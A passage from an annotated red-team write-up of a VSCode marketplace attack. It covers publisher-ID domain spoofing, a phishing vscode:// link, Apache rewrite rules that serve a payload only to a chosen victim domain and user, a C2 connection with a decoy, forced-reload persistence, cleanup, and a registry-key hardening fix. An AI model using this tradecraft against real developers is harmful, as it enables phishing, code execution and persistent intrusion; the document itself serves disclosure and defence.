Line by line: lines starting with # are comments, ignored by the server. RewriteCond %{HTTP:X-VSCode-Domain} =targetdomain is a condition: the incoming request's X-VSCode-Domain header must equal targetdomain. RewriteCond %{HTTP:X-VSCode-User} =victim adds a second condition: the X-VSCode-User header must equal victim. Conditions stack, so both must be true. RewriteRule ^.*$ "/files/payload.node" [END] then says: for any requested path (^.*$ matches everything), serve the file /files/payload.node, and [END] means stop processing further rules. The final RewriteRule ^.*$ "/files/fake.node" [END] catches everything else: if the conditions above were not met, serve the harmless /files/fake.node instead. The effect: only a request coming from the right domain and the right username receives the real payload; anyone else, including a scanner, gets a harmless file.
Step 5: compromise the user
Once the .vsix is compiled, it is uploaded to the marketplace publisher account.
After automated analysis completes, the extension becomes available.
The image follows the note that the extension becomes available after automated analysis. The phishing link is delivered to the target, appending any additional parameters as needed:
vscode://targetdomain.com/internal/login.html
Line by line: vscode:// is the scheme, targetdomain is the publisher ID, com is the extension name, and /internal/login.html is an extra path that makes the link look like a login page on the target's site. As before, the extra path is passed to the extension and does not change what VSCode does with the link.
After clicking the link, the user is prompted to open VSCode.
If the user clicks "Install and Open", the extension is installed and extension.js executes from within Code.exe. Code.exe is the VSCode program file on Windows. The end-to-end chain establishes a C2 connection and displays a decoy file inside VSCode. "C2" stands for command and control: a connection from the victim's machine back to the attacker's server, through which the attacker can send further instructions. The decoy file is the harmless document opened to keep the user calm.
Step 6: persistence via extension updates
"Persistence" means keeping access after the first moment of entry, so the attacker does not lose the foothold when the machine restarts or the user closes the program. By default VSCode updates extensions automatically when an update is available. To change the extension code, recompile the .vsix and upload the new version to the marketplace. One caveat: after the update, VSCode must restart before the new code executes. This can be worked around by forcing a window refresh when a condition is met:
vscode.commands.executeCommand('workbench.action.reloadWindow');
Line by line: vscode.commands.executeCommand is the VSCode instruction for running one of its built-in commands. 'workbench.action.reloadWindow' is the internal name of the command that reloads the current window, which is the same as restarting the editor without closing the whole program. The effect: the extension can force VSCode to reload itself, so the freshly downloaded update runs straight away instead of waiting for the user to restart.
Step 7: cleanup
There appears to be no way to remove a publisher from the marketplace through the web interface. Instead, vsce can be used. vsce is the official command-line tool for publishing and managing VSCode extensions. First, create a personal access token from the Azure dev portal https://dev.azure.com/. A "personal access token" is a long random string that acts like a password for a tool, so you do not have to type your real password into scripts. "Azure" is Microsoft's cloud platform, and the dev portal is its website for developers.
The image accompanies the step of creating a personal access token. Then set the scopes.
The image accompanies the step of setting the scopes. "Scopes" are the specific permissions a token is allowed to use, so a token can be limited to only what is needed. Finally, remove the publisher with vsce, providing the token when prompted:
C:\Users\mattjohnson>vsce delete-publisher targetdomain
https://marketplace.visualstudio.com/manage/publishers/
Personal Access Token for publisher 'targetdomain': ****************************************************

The Personal Access Token verification succeeded for the publisher 'targetdomain'.
This will FOREVER delete 'targetdomain'! Are you sure? [y/N] y
 DONE  Deleted publisher 'targetdomain'.
Line by line: the first line is the command prompt with the command vsce delete-publisher targetdomain, which asks the tool to delete the publisher named targetdomain. The next line is a URL the tool prints, pointing to the publisher management page. The tool then asks for the personal access token, shown as asterisks because it is secret. It confirms the token was accepted (The Personal Access Token verification succeeded). It warns that this will FOREVER delete the publisher and asks for confirmation [y/N]; the answer y means yes. Finally it prints DONE Deleted publisher 'targetdomain'. The point of this step is to leave no attacker-owned publisher behind after the engagement.
Root cause
The technique relies on intended functionality of both VSCode and the VSCode Marketplace. Publisher IDs are not tied to verified domains, so a publisher ID can be set to a target domain without any validation, and extension names do not need to be unique, so the extension name can be a top-level domain such as com. The Display Name shown in the install prompt is separate from the name in the URL and can be set freely. The URI handler accepts any URL matching the extension ID regular expression and, when the extension is not installed, queries the marketplace and prompts the user to install it. Because the marketplace search is limited to the configured serviceUrl, the extension has to be published there, which the open publisher registration makes possible with a free Microsoft account. Microsoft MSRC was contacted with the details before publication but did not respond before the proposed disclosure deadline. "MSRC" is the Microsoft Security Response Center, the team that receives reports of security problems in Microsoft products. "Disclosure deadline" is the date by which a researcher says they will publish their findings, giving the vendor a chance to respond first.
Impact
An attacker can deliver a link that, when clicked by a developer, prompts VSCode to install an extension from the official marketplace and then executes attacker code inside Code.exe. The URL and prompt can be made to resemble the target's domain, and appended parameters can add context to the phish. Execution can be limited to a specific domain and username, and a decoy file can be opened to reduce suspicion. Persistence is possible through automatic extension updates. The technique depends on the user clicking the link and accepting the install prompt.
Fix
Further validation could be performed by Microsoft by limiting Publisher IDs to verified domains only, which would prevent the domain impersonation issue. As an additional hardening measure, the VSCode URI handler can be disabled by clearing the registry key at the following path, which prevents external URLs from being opened inside VSCode. "Hardening" means making a system more resistant to attack, usually by turning off features you do not need. The "registry" is Windows' central settings database; a "registry key" is one entry in it.
Computer\HKEY_CLASSES_ROOT\vscode\shell\open\command
Line by line: Computer means the setting applies to the local machine. HKEY_CLASSES_ROOT is the part of the registry that holds file-type and link-type associations. vscode is the link prefix. shell\open\command is the entry that stores which command is run when such a link is opened. Clearing this entry removes the association, so clicking a vscode:// link no longer launches VSCode.
Variants to test
- Publisher ID spoofing on other marketplaces: register a publisher whose ID matches a target domain and publish an extension whose name is a top-level domain. A positive result is an install prompt showing a URL such as
vscode://targetdomain.com. - Display Name mismatch: set
displayNameinpackage.jsonto something unrelated toname. A positive result is a prompt showing the chosen display name while the URL keeps the spoofed name. - Parameter passthrough: append paths and query strings to the
vscode://URL. A positive result is that the prompt still appears and the parameters are passed to the extension. - Environment-gated payloads: send
USERDOMAIN,USERNAMEandPROCESSOR_ARCHITECTUREas headers and gate delivery server-side. A positive result is the malicious file being served only for the expected values and a benign file otherwise. - Update-based persistence: upload a new
.vsixversion and force a window reload. A positive result is the new code executing after the reload. - URI handler hardening check: clear
Computer\HKEY_CLASSES_ROOT\vscode\shell\open\commandon a test host. A positive result is that externalvscode://URLs no longer open inside VSCode.
Glossary
- API: a defined way for one program to ask another for something, like a service counter with a fixed list of requests it accepts.
- Apache: a widely used web server program.
- C2 (command and control): a connection from a victim's machine back to an attacker's server, used to send further instructions.
- Class: in programming, a blueprint that groups related code and data together.
- Client-side: running on the user's own machine rather than on a remote server.
- Command line: a text window where you type commands instead of clicking buttons.
- Command-line arguments: the extra words typed after a program's name to tell it what to do.
- Compiled: turned from human-readable source code into the packaged form a program runs.
- Display Name: the friendly name of an extension shown to users, separate from its internal name.
- DLL: a Windows file containing code that other programs can load and run.
- Environment variable: a named value the operating system keeps for each user or program, such as the username or domain.
- Extension: an add-on package that gives a program extra abilities, like an app on a phone.
- Generator: a tool that creates a ready-made skeleton of a project.
- Handler: the piece of code that reacts to a particular kind of input, such as a link.
- Hardening: making a system more resistant to attack, usually by turning off unneeded features.
- Header: a labelled piece of information sent along with a web request or response.
- HTTP request: the standard way a program asks a web server for something.
- Initial access: the first foothold an attacker gets inside a target organisation.
- JSON: a common text format for structured data, using curly braces and key/value pairs.
- Marketplace: the official online shop where VSCode extensions are published and downloaded.
- mod_rewrite: an Apache module that lets you write rules for choosing which file to serve.
- MSRC: the Microsoft Security Response Center, which receives reports of security problems in Microsoft products.
- Node Native-Addon: a DLL that lets JavaScript running in Node.js call code written in C or C++.
- NodeJS: a program that runs JavaScript outside a web browser.
- npm: the standard tool for installing and managing JavaScript packages.
- package.json: the settings file of an extension, holding its name, display name and publisher.
- Parameter: an extra part of a link after a question mark, normally used to pass small pieces of information.
- Payload: the part of an attack that actually does the damage once the trick succeeds.
- Persistence: keeping access after the first entry, so it survives restarts or the user closing a program.
- Personal access token: a long random string that acts like a password for a tool, so you do not type your real password into scripts.
- Phishing: tricking a person into clicking a link or opening a file through a convincing message.
- POST: an HTTP method used when sending data along with a request.
- Pre-text: the story used to justify a trick, such as "please review this document".
- Promise: JavaScript's way of representing work that finishes later.
- Publisher: the marketplace account that owns extensions, like a shop name.
- Publisher ID: the unique identifier of a publisher, which appears in the extension link.
- Red team: security professionals hired to attack an organisation on purpose, with permission, to find weaknesses.
- Regular expression: a pattern for matching text, like a very precise search rule.
- Registry: Windows' central settings database; a registry key is one entry in it.
- require(): the JavaScript instruction that loads another piece of code into the running program.
- Scheme: the prefix of a link, such as
vscode://orhttps://, that says which program should handle it. - Scope: the specific permission a token is allowed to use.
- Source code: the human-written text of a program.
- Top-level domain: the last part of a domain name, such as
com,orgorco.uk. - UI (user interface): the buttons, menus and panels you see on screen.
- UNC path: a Windows path pointing to a shared folder on another machine, written like
\\server\share. - URI handler: an operating-system feature that sends links with a given prefix to a particular program.
- URLProtocolView: a small utility that lists which program is launched for each link prefix on Windows.
- Verified domain: a website address whose ownership has been proven, usually by adding a special record to it.
- vsce: the official command-line tool for publishing and managing VSCode extensions.
- VSCode: a free code editor made by Microsoft, used to write and read computer code.
- VSIX: the packaged file format of a VSCode extension, like a
.ziparchive containing the extension. - WebDAV: a way of exposing files over the web so they can be used like a shared folder.
- WebClient service: a Windows background service that some network file access depends on.